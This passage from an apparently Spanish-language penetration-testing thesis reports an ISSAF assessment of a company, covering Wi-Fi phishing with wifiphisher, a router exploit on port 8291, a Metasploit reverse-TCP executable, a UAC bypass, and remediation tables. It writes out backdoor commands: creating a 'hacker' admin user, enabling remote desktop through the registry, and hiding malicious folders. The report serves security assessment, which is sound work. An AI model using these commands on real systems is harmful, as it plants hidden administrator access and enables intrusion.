


Figura 64. Ventana creada con el objetivo de aplicar phishing.

Una vez el cliente acepta, el atacante obtiene las credenciales del computador.




Figura 65. Apropiación de las credenciales del usuario.

PRUEBA B: Acceso al Ruteador Principal

Los resultados arrojados en el proceso 3 (Vulnerabilidad # 2) permiten explotar una vulnerabilidad asociada en el puerto 8291 del ruteador principal, se obtuvieron las contraseñas de administrador permitiendo acceder al panel de administración.




Figura 66. Apropiación de las credenciales del usuario.

A través de cualquier navegador y digitando la dirección IP del ruteador principal, aparece el sitio para ingresar el usuario y contraseña que se ha obtenido en la figura 63.




Figura 67. Apropiación de las credenciales del usuario.

La figura 65 representa el menú de configuración del ruteador principal, por lo tanto, el **atacante tiene acceso total para manipular y visualizar configuraciones de toda la red de la empresa.**




Figura 68. Acceso al Ruteador Principal de la Empresa utilizando una vulnerabilidad.

Nota: A parte del ruteador principal, también se cuenta con otro ruteador en este caso dirigido para la administración del restaurante, cuenta con iguales características que el principal por lo que presenta la misma vulnerabilidad en el puerto 8291, a este equipo se lo identificó con la dirección 192.168.1.100 (Vulnerabilidad # 15).

3.3.2.1.2.7 Proceso 7: ISSAF - Comprometer usuarios Remotos – Persistencia




Figura. 69. Fase 2 – Metodología de Pruebas de Penetración (ISSAF) – Comprometer usuarios y sitios remotos.
Adaptado de ISSAF, 2008, p. 147

La persistencia también es conocida por mantener una puerta trasera abierta, esto se lo puede realizar a través de un virus o una vulnerabilidad, etc. Sin embargo, para esta ocasión se ha optado por utilizar el acceso remoto a través de un nuevo usuario creado a partir de línea de comandos.

En la Figura 70, se puede observar que actualmente se cuenta con dos usuarios en el computador víctima.




Figura 70. Visualización de los usuarios actuales del computador.

Utilizando la línea de comandos se crea un nuevo usuario y contraseña a través del comando (net user /add hacker hack5610).

Figura 71. Creación de un nuevo usuario a partir del CMD de Windows usando Meterpreter.

3.3.2.1.2.8 Proceso 8: ISSAF - Mantener el Acceso




Figura. 72. Fase 2 – Metodología de Pruebas de Penetración (ISSAF) – Mantener el Acceso.
Adaptado de ISSAF, 2008, p. 147

Se crea un nuevo usuario con privilegios de administrador, el cual sea capaz de activar el control remoto a través del registro de Windows. Se identifican los grupos y se añade al nuevo usuario a través del comando (net localgroup Administradores hacker /add) como se muestra en la figura 73.




Figura 73. Registro y adición al grupo de administradores al nuevo usuario.

Seguidamente en la misma línea de comandos se coloca lo siguiente: (**reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f**) esto permite activar la opción para asistencia remota como se muestra en la Figura 71.




Figura 74. Habilitar la conexión remota al equipo a través del CMD.

3.3.2.1.2.9 Proceso 9: ISSAF - Cubrir Huellas




Figura. 75. Fase 2 – Metodología de Pruebas de Penetración (ISSAF) – Cubrir Huellas.
Adaptado de ISSAF, 2008, p. 147

Ocultar archivos es un punto que se lo toma en cuenta durante y después de haber realizado las pruebas de penetración, todo esto con el objetivo de mantener un canal trasero, a continuación, se realiza una prueba para ocultar archivos en el sistema operativo Windows específicamente la carpeta donde se encuentra el archivo infectado. La figura 76 describe los comandos que son utilizados para ejecutar tal procedimiento.




Figura 76. Ocultar carpetas donde se alojan archivos maliciosos.

En la Figura 77 se muestran dos capturas de pantalla, la primera hace referencia al escritorio de Windows la cual no muestra que este visible la carpeta **Prueba**, mientras que la segunda pantalla permite probar que existe la carpeta pero que se encuentra oculta para el usuario.




Figura 77. Verificación de la carpeta oculta en el escritorio.

3.3.2.1.3 Fase 3: ISSAF - Resultados y Reportes Finales

Figura. 78. Fase 3 – Metodología de Pruebas de Penetración (ISSAF) – Reportes.

Adaptado de ISSAF, 2008, p. 147

La última fase de la metodología de pruebas de penetración ISSAF permite realizar la presentación a manera de resumen de las actividades y resultados obtenidos en los procesos 4, 5, 6, 7 y 8 a través de tablas, estas contienen la siguiente información:

- Nombre de la Prueba
- Resumen de Prueba
- Alcance de Prueba
- Herramientas Utilizadas
- Fechas de Aplicación de Pruebas
- Resultado de la Prueba
- Vulnerabilidades Identificadas
- Solución de las Vulnerabilidades Identificadas

El apartado de **Resultado de Prueba** se puede identificar el nivel de acceso y tipo de información que manejo el evaluador durante las pruebas de hacking ético.

PRUEBA B: Es el resultado de obtener el usuario y la contraseña de administrador del ruteador principal como también del ruteador de restaurante, a través de la explotación de una vulnerabilidad localizada en el puerto 8291, para mayores detalles consultar la página 95 y 96.

Tabla 25.

Pruebas de Penetración Aplicadas en la Empresa – Irrupción Inalámbrica

Nombre Prueba: A	**OBTENER CREDENCIALES DE LA RED INALÁMBRICA**
Resumen de la Prueba	Utilizando la herramienta de pruebas de penetración wifiphisher y mediante antenas wifi (capturar, clonar) un punto de acceso real, suplantarlo con el fin de generar una página web falsa cuyo objetivo es obtener la contraseña de la red.

Alcance de la Prueba	Utilizar 2 antenas wifi para clonar un punto de acceso y des autenticar a los usuarios del punto de acceso real a través de la herramienta wifiphisher. Utilizar el phishing web en algunos teléfonos inteligentes para obtener credenciales de la red oficina y acceder a la misma utilizando ingeniería social.		
Herramientas Utilizadas	Kali Linux 2018.2 - Wifiphisher – antenas (Alfa NetworkS036H - TP-LINK WN722N)		
Fecha Prueba Inicio	19/11/2018	**Fecha Prueba Fin**	19/11/2018
Resultado de Prueba	Tanto los usuarios Android como IOS al conectarse a la red falsa se les presento una pantalla la cual solicitaba ingresar una contraseña para completar una supuesta "actualización de firmware". La contraseña fue capturada por la herramienta de wifiphisher.		
Vulnerabilidades Identificadas	• Ruteador Inalámbrico, enfocado para usarse en el hogar. • Administración de seguridad deficiente. • Uso y aplicación de Ingeniería Social	**Solución**	• Registrar direcciones MAC de los equipos conectados al ruteador. Habilitar una red de invitados para aislar la red de la empresa a usuarios externos.

Tabla 26.

Pruebas de Penetración Aplicadas en la Empresa – Ganar Acceso al Computador Victima

Nombre Prueba: B	**GANAR ACCESO AL COMPUTADOR DEL USUARIO**		
Resumen de la Prueba	A través de un ejecutable corrupto el cual abre una conexión TCP inversa, controlar y escalar en privilegios.		
Alcance de la Prueba	Utilizando la herramienta de metasploit generar un ejecutable corrupto para el usuario, configurar la sesión en Kali Linux y dejarlo en escucha. Una vez que el usuario abre el ejecutable la sesión entra en una sesión con las capacidades limitadas para posteriormente escalar en privilegios.		
Herramientas Utilizadas	Kali Linux 2018.2 - Metasploit – multi/handler – payload windows/meterpreter/reverse_tcp.		
Fecha Prueba Inicio	22/11/2018	**Fecha Prueba Fin**	22/11/2018
Resultado de Prueba	Se capturó la sesión del usuario y se puede ejecutar el símbolo del sistema de Windows 10 como usuario administrador, se tiene acceso total al computador.		
Vulnerabilidades Identificadas	• El usuario cuenta con privilegios de administrador. • Los usuarios tienen acceso	**Solución**	• Cuenta de usuario y que esta cuente con privilegios para limitar descargas y

	total para descargar archivos del internet y ejecutarlos.	sitios ajenos a su trabajo. • Fijar únicamente permisos y privilegios para el administrador

Tabla 27.

Pruebas de Penetración Aplicadas en la Empresa – Escalar Privilegios

Nombre Prueba: C	**ESCALAR PRIVILEGIOS**		
Resumen de la Prueba	En base al resultado anterior, se utilizará un módulo de vulnerabilidad conocido como comhijack para omitir el control de acceso de usuario y escalar en privilegios.		
Alcance de la Prueba	Con una sesión de TCP inversa abierta, generar una sesión 2 para cargar el módulo comhijack y ejecutar un bypass que permita omitir el control de acceso de usuario y escalar hasta llegar al privilegio NT AUTHORITY.		
Herramientas Utilizadas	Kali Linux 2018.2 - Metasploit – ByPass Comhijack.		
Fecha Prueba Inicio	22/11/2018	**Fecha Prueba Fin**	22/11/2018
Resultado de Prueba	Se escalaron privilegios, se verifica a través del comando getuid, alcanzó el perfil NT AUTHORITY. Se tiene acceso total al computador.		
	Solución		

Vulnerabilidades Identificadas	• El usuario cuenta con privilegios de administrador.	• Fijar únicamente permisos y privilegios para el administrador.

Tabla 28.

Pruebas de Penetración Aplicadas en la Empresa – Comprometer Usuarios de Forma Remota

Nombre Prueba: D	**COMPROMETER USUARIOS DE FORMA REMOTA**		
Resumen de la Prueba	Mantener una puerta trasera para la creación de un usuario a través de la consola de comandos.		
Alcance de la Prueba	Mantener una sesión de metasploit y en base a los comandos de Windows crear un usuario de forma remota.		
Herramientas Utilizadas	Kali Linux 2018.2 - Metasploit - Shell		
Fecha Prueba Inicio	22/11/2018	**Fecha Prueba Fin**	22/11/2018
Resultado de Prueba	Creación del nuevo usuario con éxito a través del símbolo del sistema de Windows, se tiene control total del computador.		
Vulnerabilidades Identificadas	• El usuario cuenta con	**Solución**	• Fijar únicamente permisos y

	privilegios de administrador.	privilegios para el administrador.

Tabla 29.

Pruebas de Penetración Aplicadas en la Empresa – Habilitar y Mantener una Sesión

Nombre Prueba: E	**HABILITAR Y MANTENER UNA SESIÓN**		
Resumen de la Prueba	En base al nuevo usuario creado, este puede ser capaz de habilitar el control remoto del sistema a partir del uso de la consola de Windows.		
Alcance de la Prueba	Agregar al nuevo usuario al grupo administradores y usuarios de escritorio remoto mediante el uso de la consola de Windows, adicionalmente habilitar en el registro la opción de asistencia remota.		
Herramientas Utilizadas	Kali Linux 2018.2 – Metasploit - Shell		
Fecha Prueba Inicio	22/11/2018	**Fecha Prueba Fin**	22/11/2018
Resultado de Prueba	Se habilito el check de “Permitir las Conexiones remotas a este equipo” a través del símbolo de sistema, se puede acceder al computador de forma remota con un usuario creado por el atacante, se tiene acceso total como administrador.		

Vulnerabilidades Identificadas	• El usuario cuenta con privilegios de administrador.	**Solución**	• Fijar únicamente permisos y privilegios para el administrador. • Capacitar y conocer los diferentes tipos de robo de información al personal, además restringir el uso del símbolo del sistema de Windows para cualquier usuario.

Tabla 30.

Pruebas de Penetración Aplicadas en la Empresa – Cubrir Huellas

Nombre Prueba: F	**CUBRIR HUELLAS**
Resumen de la Prueba	Ocultar y cambiar de sitio los ejecutables y elementos utilizados para la puerta trasera.
Alcance de la Prueba	Ocultar la carpeta que contiene los ejecutables a partir de la consola de Windows.

Herramientas Utilizadas	Kali Linux 2018.2 - Metasploit – Shell		
Fecha Prueba Inicio	22/11/2018	**Fecha Prueba Fin**	22/11/2018
Resultado de Prueba	A través del símbolo del sistema se pueden ocultar carpetas y archivos del computador. Se tiene acceso total como administrador.		
Vulnerabilidades Identificadas	• Puerta trasera aplicada, verificar actualizaciones de seguridad.	**Solución**	• Capacitar y conocer los diferentes tipos de robo de información al personal, además restringir el uso del símbolo del sistema de Windows.

